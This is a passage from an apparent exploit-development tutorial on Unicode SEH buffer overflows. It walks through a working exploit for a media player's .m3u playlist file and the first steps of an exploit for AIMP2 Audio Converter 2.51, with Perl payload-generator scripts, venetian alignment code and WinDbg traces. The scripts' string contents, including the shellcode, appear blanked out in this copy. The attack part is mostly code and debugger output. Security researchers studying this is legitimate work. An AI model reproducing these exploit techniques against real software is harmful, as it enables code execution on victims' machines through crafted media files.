0012f2bc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2cc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2dc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2ec  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2fc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f30c  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f31c  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
```

We can see the pop pop ret getting executed, and after the ret, a jump is made to the SE record (nseh) at 0012f2ac

The first instruction at nseh is 0×41 (which is "inc ecx"). When we dump the contents of eip (before running the instruction), we see the 2 A's at nseh (**41 00 41 00**), followed by 15 00 45 00 (=SE Handler), and then D's (from $morestuff). In a typical SEH based exploit, we would want to jump to the D's. Now, instead of writing jumpcode at nseh (which will be almost impossible to do), we can just "walk" to the D's.

All we need is

- some instructions at nseh that will act like a nop, (or can even help us preparing the stack of later on)

- the confirmation that the address at SE Handler (15 00 45 00), when it gets executed as if it were instructions, don't do any harm either.

The 2 A's at nseh, when they are executed, will do this :

```
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=0012f2ac esp=0012e0c4 ebp=0012e1a0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
<Unloaded_papi.dll>+0x12f2ab:
0012f2ac 41              inc     ecx
0:000> t
eax=00000000 ebx=7c9032a8 ecx=00450016 edx=7c9032bc esi=00000000 edi=00000000
eip=0012f2ad esp=0012e0c4 ebp=0012e1a0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200202
<Unloaded_papi.dll>+0x12f2ac:
0012f2ad 004100          add     byte ptr [ecx],al          ds:0023:00450016=5d
```

The first instruction seems to be more or less harmless, but the second one will cause another exception, bringing us back at nSEH… so that's not going to work.

Perhaps we can use one of the following instructions again :

```
00 6E 00:add byte ptr [esi],ch
00 6F 00:add byte ptr [edi],ch
00 70 00:add byte ptr [eax],dh
00 71 00:add byte ptr [ecx],dh
00 72 00:add byte ptr [edx],dh
00 73 00:add byte ptr [ebx],dh
```

There are some other instructions that would work as well (62, 6d, and so on)

And perhaps the first instruction (41 = inc eax) could be replaced by a popad (=\x61) (which will put something in all registers… this may help us later on)

So overwrite nseh with 0×61 0×62 and see what it does :

Code :

```
my $totalsize=5000;
my $junk = " " x 254;
my $nseh="        ";  #nseh -> popad + nop/align
my $seh="        ";   #put 00450015 in SE Handler
my $morestuff=" " x (5000-length($junk.$nseh.$seh));

$payload=$junk.$nseh.$seh.$morestuff;

open(myfile,'>infosectest.m3u');
print myfile $payload;
close(myfile);
print "      ".length($payload)."        ";
```

Result :

```
0:000> !exchain
0012f2ac: ***
image00400000+50015 (00450015)
Invalid exception stack at 00620061
0:000> bp 00450015
0:000> bp 0012f2ac
0:000> g
Breakpoint 0 hit
eax=00000000 ebx=00000000 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=00450015 esp=0012e47c ebp=0012e49c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
image00400000+0x50015:
00450015 5b              pop     ebx
0:000> t
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=00450016 esp=0012e480 ebp=0012e49c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
image00400000+0x50016:
00450016 5d              pop     ebp
0:000> t
```

```
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=00450017 esp=0012e484 ebp=0012e564 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
image00400000+0x50017:
00450017 c3              ret
0:000> t
Breakpoint 1 hit
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=0012f2ac esp=0012e488 ebp=0012e564 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
<Unloaded_papi.dll>+0x12f2ab:
0012f2ac 61              popad
0:000> t
eax=0012e564 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2ad esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
<Unloaded_papi.dll>+0x12f2ac:
0012f2ad 006200          add     byte ptr [edx],ah          ds:0023:0012e54c=b8
0:000> t
eax=0012e564 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2b0 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei ng nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200283
<Unloaded_papi.dll>+0x12f2af:
0012f2b0 1500450044      adc     eax,offset <Unloaded_papi.dll>+0x440044ff (44004500)
```

That works. popad has put something in all registers, and the 006200 instruction acted as some kind of nop.

Note : What usually works best at nseh is a single byte instruction + a nop-alike instruction. There are many single byte instructions (inc <reg>, dec <reg>, popad), so you should play a little with the instructions until you get what you want.

The last instruction in the output above shows the next instruction, which is made up of the pointer to pop/pop/ret (**15004500**), and apparently one additional byte is taken from the data that sits on the stack right after SE Handler (**44**). Our pointer 00450015 is now converted into an instruction that consists of opcode 15 = adc eax, followed by an 4 byte offset. (The next byte from the stack was taken to align the instruction. We control that next byte, it's not a big issue)

Now we try to execute what used to be a pointer to pop pop ret. If we can get past the execution of these bytes, and can start executing opcodes after these 4 bytes, then we have achieved the same thing as if we would have ran jumpcode at nSEH.

Continue to step (trace) through, and you'll end up here :

```
0:000> t
eax=0012e564 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2b0 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei ng nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200283
<Unloaded_papi.dll>+0x12f2af:
0012f2b0 1500450044      adc     eax,offset <Unloaded_papi.dll>+0x440044ff (44004500)
0:000> t
eax=44132a65 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2b5 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
```

```
<Unloaded_papi.dll>+0x12f2b4:
0012f2b5 00440044        add     byte ptr [eax+eax+44h],al  ds:0023:8826550e=??
```

Aha, so we have started to execute code that was put on the stack after overwriting SE Structure.

We basically tried to run 0044000044, which are D's.

Conclusion :

- we have overwritten SE structure,

- owned EIP (pop pop ret),

- simulated a short jump

- made the application run arbitrary code.

The next challenge is to turn this into a working exploit. We cannot just put our encoded shellcode here, because the decoder needs to have a register that points at itself. If you look at the current register values, there are a lot of registers that point almost at the current location, but none of them points directly at the current location. So we need to modify one of the registers, and use some padding to put the shellcode exactly where it needs to be.

Let's say we want to use eax. We know how to build shellcode that uses eax with alpha2 (which only requires one register). If you want to use vense.pl, then you would need to prepare an additional register, make it point to a memory location that is writable and executable… but the basic concept is the same.

Anyways, back to using the alpha2 generated code. What we need to do is point eax at the location that points at the first byte of our decoder (=encoded shellcode) and then jump to eax.

Furthermore, the instructions that we will need to write, must be unicode compatible. So we need to use the venetian shellcode technique that was explained earlier.

Look at the registers. We could, for example, put ebp in eax and then add a small number of bytes, to jump over the code that is needed to point eax to the decoder and jump to it.

We'll probably need to add some padding between this code and the beginning of the decoder, (so the end result would be that eax points at the decoder, when the jump is made)

When we put ebp in eax and add 100 bytes, eax will point to 0012f3ac. That's where the decoder needs to be placed at.

We control the data at that location :

```
0:000> d 0012f3ac
0012f3ac  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f3bc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
```

In order to get ebp+100 into eax, and to jump to eax, we need the following code :

```
push ebp
pop eax
add eax,0x11001400
sub eax,0x11001300

push eax
ret
```

After applying the venetian shellcode technique, this is what needs to be put in the buffer :

```
my $preparestuff=" ";    #we need the first D
$preparestuff=$preparestuff."     ";  #nop/align
$preparestuff=$preparestuff."     ";  #push ebp
$preparestuff=$preparestuff."     ";  #nop/align
$preparestuff=$preparestuff."     ";  #pop eax
$preparestuff=$preparestuff."     ";  #pop/align
$preparestuff=$preparestuff."             ";   #add eax,0x11001400
$preparestuff=$preparestuff."     ";  #pop/align
$preparestuff=$preparestuff."             ";   #sub eax,0x11001300
$preparestuff=$preparestuff."     ";  #pop/align
```

As we have seen, we need the first D because that byte is used as part of the offset in the instruction that is executed at SE Handler.

After that instruction, we prepare eax so it would point to 0x0012f3ac, and we can make the jump to eax :

Code :

```
my $totalsize=5000;
my $junk = " " x 254;
my $nseh="        ";  #popad + nop
my $seh="        ";   #put 00450015 in SE Handler

my $preparestuff=" ";    #we need the first D
$preparestuff=$preparestuff."     ";  #nop/align
$preparestuff=$preparestuff."     ";  #push ebp
$preparestuff=$preparestuff."     ";  #nop/align
$preparestuff=$preparestuff."     ";  #pop eax
$preparestuff=$preparestuff."     ";  #pop/align
$preparestuff=$preparestuff."             ";   #add eax,0x11001400
$preparestuff=$preparestuff."     ";  #pop/align
$preparestuff=$preparestuff."             ";   #sub eax,0x11001300
$preparestuff=$preparestuff."     ";  #pop/align

my $jump = "     ";  #push eax
$jump=$jump."     "; #nop/align
$jump=$jump."     "; #ret

my $morestuff=" " x (5000-length($junk.$nseh.$seh.$preparestuff.$jump));

$payload=$junk.$nseh.$seh.$preparestuff.$jump.$morestuff;
```

```
open(myfile,'>infosectest.m3u');
print myfile $payload;
close(myfile);
print "      ".length($payload)."        ";
```

Result :

```
This exception may be expected and handled.
eax=00000044 ebx=02ee2c84 ecx=02dbc588 edx=00130000 esi=02ee2c68 edi=0012f298
eip=01aec2a6 esp=0012e84c ebp=0012f2b8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210206
DefaultPlaylist!XionPluginCreate+0x18776:
01aec2a6 668902          mov     word ptr [edx],ax        ds:0023:00130000=6341
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.

0:000> !exchain
0012f2ac:
image00400000+50015 (00450015)
Invalid exception stack at 00620061

0:000> bp 0012f2ac

0:000> g
Breakpoint 0 hit
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=0012f2ac esp=0012e488 ebp=0012e564 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
<Unloaded_papi.dll>+0x12f2ab:
0012f2ac 61              popad
0:000> t
eax=0012e564 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2ad esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
<Unloaded_papi.dll>+0x12f2ac:
0012f2ad 006200          add     byte ptr [edx],ah          ds:0023:0012e54c=b8
0:000>
eax=0012e564 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2b0 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei ng nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200283
<Unloaded_papi.dll>+0x12f2af:
0012f2b0 1500450044      adc     eax,offset <Unloaded_papi.dll>+0x440044ff (44004500)
0:000>
eax=44132a65 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2b5 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
<Unloaded_papi.dll>+0x12f2b4:
0012f2b5 006e00          add     byte ptr [esi],ch          ds:0023:0012e538=63
0:000>
eax=44132a65 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2b8 esp=0012e4a8 ebp=0012f2ac iopl=0         ov up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200a86
<Unloaded_papi.dll>+0x12f2b7:
0012f2b8 55              push    ebp
0:000>
eax=44132a65 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
```

```
eip=0012f2b9 esp=0012e4a4 ebp=0012f2ac iopl=0         ov up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200a86
<Unloaded_papi.dll>+0x12f2b8:
0012f2b9 006e00          add     byte ptr [esi],ch          ds:0023:0012e538=95
0:000>
eax=44132a65 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2bc esp=0012e4a4 ebp=0012f2ac iopl=0         nv up ei ng nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200282
<Unloaded_papi.dll>+0x12f2bb:
0012f2bc 58              pop     eax
0:000>
eax=0012f2ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2bd esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei ng nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200282
<Unloaded_papi.dll>+0x12f2bc:
0012f2bd 006e00          add     byte ptr [esi],ch          ds:0023:0012e538=c7
0:000>
eax=0012f2ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2c0 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200286
<Unloaded_papi.dll>+0x12f2bf:
0012f2c0 0500140011      add     eax,offset BASS+0x1400 (11001400)
0:000>
eax=111306ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2c5 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
<Unloaded_papi.dll>+0x12f2c4:
0012f2c5 006e00          add     byte ptr [esi],ch          ds:0023:0012e538=f9
0:000>
eax=111306ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2c8 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200207
<Unloaded_papi.dll>+0x12f2c7:
0012f2c8 2d00130011      sub     eax,offset BASS+0x1300 (11001300)
0:000>
eax=0012f3ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2cd esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
<Unloaded_papi.dll>+0x12f2cc:
0012f2cd 006e00          add     byte ptr [esi],ch          ds:0023:0012e538=2b

0:000> d eax
0012f3ac  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f3bc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f3cc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f3dc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f3ec  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f3fc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f40c  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f41c  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.

0:000> t
eax=0012f3ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2d0 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200202
<Unloaded_papi.dll>+0x12f2cf:
0012f2d0 50              push    eax
0:000> t
```

```
eax=0012f3ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2d1 esp=0012e4a4 ebp=0012f2ac iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200202
<Unloaded_papi.dll>+0x12f2d0:
0012f2d1 006d00          add     byte ptr [ebp],ch          ss:0023:0012f2ac=61
0:000> t
eax=0012f3ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2d4 esp=0012e4a4 ebp=0012f2ac iopl=0         nv up ei ng nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200282
<Unloaded_papi.dll>+0x12f2d3:
0012f2d4 c3              ret

0:000> t
eax=0012f3ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f3ac esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei ng nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200282
<Unloaded_papi.dll>+0x12f3ab:
0012f3ac 44              inc     esp
```

Ok, that worked

So now we need to put our shellcode in our payload, making sure it sits at 0012f3ac as well. In order to do so, we need the offset between the last instruction in our venetian jumpcode (c3 = ret) and 0012f3ac.

```
0:000> d 0012f2d4
0012f2d4  c3 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  ..D.D.D.D.D.D.D.
0012f2e4  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2f4  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f304  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f314  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f324  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f334  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f344  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0:000> d
0012f354  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f364  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f374  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f384  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f394  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f3a4  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f3b4  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f3c4  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
```

0012f3ac – 0012f2d5 = 215 bytes. Half of the required amount of bytes will added by the unicode conversion, so we need to pad 107 bytes (which will be automatically expanded to 214 bytes), then put our shellcode, and then put more junk (to trigger the exception that eventually leads to triggering our code)

Code :

```
my $totalsize=5000;
my $junk = " " x 254;
my $nseh="          ";   #popad + nop
my $seh="          ";    #put 00450015 in SE Handler
```

```
my $preparestuff=" ";   #we need the first D
$preparestuff=$preparestuff."    ";  #nop/align
$preparestuff=$preparestuff."    ";  #push ebp
$preparestuff=$preparestuff."    ";  #nop/align
$preparestuff=$preparestuff."    ";  #pop eax
$preparestuff=$preparestuff."    ";  #pop/align
$preparestuff=$preparestuff."            ";   #add eax,0x11001400
$preparestuff=$preparestuff."    ";  #pop/align
$preparestuff=$preparestuff."            ";   #sub eax,0x11001300
$preparestuff=$preparestuff."    ";  #pop/align

my $jump = "    ";  #push eax
$jump=$jump."    "; #nop/align
$jump=$jump."    "; #ret

my $morestuff=" " x 107;  #required to make sure shellcode = eax

my $shellcode="                              ".
"                                        ".
"                                        ".
"                                        ".
"                                        ".
"                                        ".
"                                        ".
"                                        ".
"                                        ".
"                                        ".
"                                        ".
"                                        ".
"            ";

my $evenmorestuff=" " x 4100;  #just a guess

$payload=$junk.$nseh.$seh.$preparestuff.$jump.$morestuff.$shellcode.$evenmorestuff;

open(myfile,'>infosectest.m3u');
print myfile $payload;
close(myfile);
print "      ".length($payload)."        ";
```

Result :

Owned !

Building a unicode exploit – Example 2

In our first example, we got somewhat lucky. The available buffer space allowed us to use a 524 byte shellcode, placed after overwriting the SEH record. In fact, 524 bytes is fairly small for unicode shellcode…

We may not get this lucky every time.

In the second example, WE'll discuss the first steps to building a working exploit for AIMP2 Audio Converter 2.51 build 330 (and below).

Poc Code :

```
my $header = "                                              ";
$header=$header."        ";
my $junk=" " x 5000;
my $payload=$header.$junk."  ";

open(myfile,'>aimp2sploit.pls');
print myfile $payload;
print "       " . length($payload)."         ";
close(myfile);
```

Result :

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=001c0020 ebx=00000000 ecx=00000277 edx=00000c48 esi=001d1a58 edi=00130000
eip=004530c6 esp=0012dca8 ebp=0012dd64 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210216
AIMP2!SysutilsWideFormatBuf$qqrpvuipxvuipx14SystemTVarRecxi+0xe2:
004530c6 f366a5          rep movs word ptr es:[edi],word ptr [esi]
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.

0:000> !exchain
0012fda0: *** WARNING: Unable to verify checksum for image00400000
image00400000+10041 (00410041)
Invalid exception stack at 00410041
```

Using a metasploit pattern, WE have discovered that, on my system, the offset to hit the SEH record is 4065 bytes. After searching for Unicode compatible pop pop ret addresses, WE decided to use 0x0045000E (aimp2.dll).

We'll overwrite next SEH with 0×41,0x6d (inc ecx + nop), and put 1000 B's after overwriting the SEH record :

Code :

```
my $header = "                                              ";
$header=$header."        ";
my $junk=" " x 4065;
```

```
my $nseh="        ";   # inc ecx + add byte ptr [ebp],ch
my $seh="        ";  #0045000E  aimp2.dll Universal ? =>  push cs +  add byte ptr
[ebp],al
my $rest = " " x 1000;
my $payload=$header.$junk.$nseh.$seh.$rest."  ";
open(myfile,'>aimp2sploit.pls');
print myfile $payload;
print "      " . length($payload)."        ";
close(myfile);
```

Result :

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=001c0020 ebx=00000000 ecx=000002bc edx=00000c03 esi=001c7d88 edi=00130000
eip=004530c6 esp=0012dca8 ebp=0012dd64 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210216
AIMP2!SysutilsWideFormatBuf$qqrpvuipxvuipx14SystemTVarRecxi+0xe2:
004530c6 f366a5          rep movs word ptr es:[edi],word ptr [esi]
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.

0:000> !exchain
0012fda0: AIMP2!SysutilsWideLowerCase$qqrx17SystemWideString+c2 (0045000e)
Invalid exception stack at 006d0041

0:000> bp 0012fda0
0:000> g
Breakpoint 0 hit
eax=00000000 ebx=00000000 ecx=7c9032a8 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fda0 esp=0012d8e4 ebp=0012d9c0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
<Unloaded_papi.dll>+0x12fd8f:
0012fda0 41              inc     ecx
0:000> t
eax=00000000 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fda1 esp=0012d8e4 ebp=0012d9c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
<Unloaded_papi.dll>+0x12fd90:
0012fda1 006d00          add     byte ptr [ebp],ch          ss:0023:0012d9c0=05
0:000> t
eax=00000000 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fda4 esp=0012d8e4 ebp=0012d9c0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200202
<Unloaded_papi.dll>+0x12fd93:
0012fda4 0e              push    cs
0:000> t
eax=00000000 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fda5 esp=0012d8e0 ebp=0012d9c0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200202
<Unloaded_papi.dll>+0x12fd94:
0012fda5 004500          add     byte ptr [ebp],al          ss:0023:0012d9c0=37
0:000> t
eax=00000000 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fda8 esp=0012d8e0 ebp=0012d9c0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200202
```

```
<Unloaded_papi.dll>+0x12fd97:
0012fda8 42              inc     edx
0:000> d eip
0012fda8  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fdb8  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fdc8  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fdd8  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fde8  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fdf8  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fe08  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fe18  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
```

ok, so far so good. We've made the jump. Now we'll try to put an address at eax, which points into our B's.

When looking at the registers, we cannot find any register that can really help us. But if we look at what is on the stack at this point (at esp), we can see this :

```
0:000> d esp
0012d8e0  1b 00 12 00 dc d9 12 00-94 d9 12 00 a0 fd 12 00  ................
0012d8f0  bc 32 90 7c a0 fd 12 00-a8 d9 12 00 7a 32 90 7c  .2.|........z2.|
0012d900  c0 d9 12 00 a0 fd 12 00-dc d9 12 00 94 d9 12 00  ................
0012d910  0e 00 45 00 00 00 13 00-c0 d9 12 00 a0 fd 12 00  ..E.............
0012d920  0f aa 92 7c c0 d9 12 00-a0 fd 12 00 dc d9 12 00  ...|............
0012d930  94 d9 12 00 0e 00 45 00-00 00 13 00 c0 d9 12 00  ......E.........
0012d940  88 7d 1c 00 90 2d 1b 00-47 00 00 00 00 00 15 00  .}...-..G.......
0012d950  37 00 00 00 8c 20 00 00-e8 73 19 00 00 00 00 00  7.... ...s......
0:000> d 0012001b
0012001b  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0012002b  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0012003b  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0012004b  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0012005b  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0012006b  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0012007b  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0012008b  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0:000> d 0012d9dc
0012d9dc  3f 00 01 00 00 00 00 00-00 00 00 00 00 00 00 00  ?...............
0012d9ec  00 00 00 00 00 00 00 00-00 00 00 72 12 ff ff  ............r...
0012d9fc  00 30 ff ff ff ff ff ff-20 53 84 74 1b 00 5b 05  .0...... S.t..[.
0012da0c  28 ad 38 00 23 00 ff ff-00 00 00 00 00 00 00 00  (.8.#...........
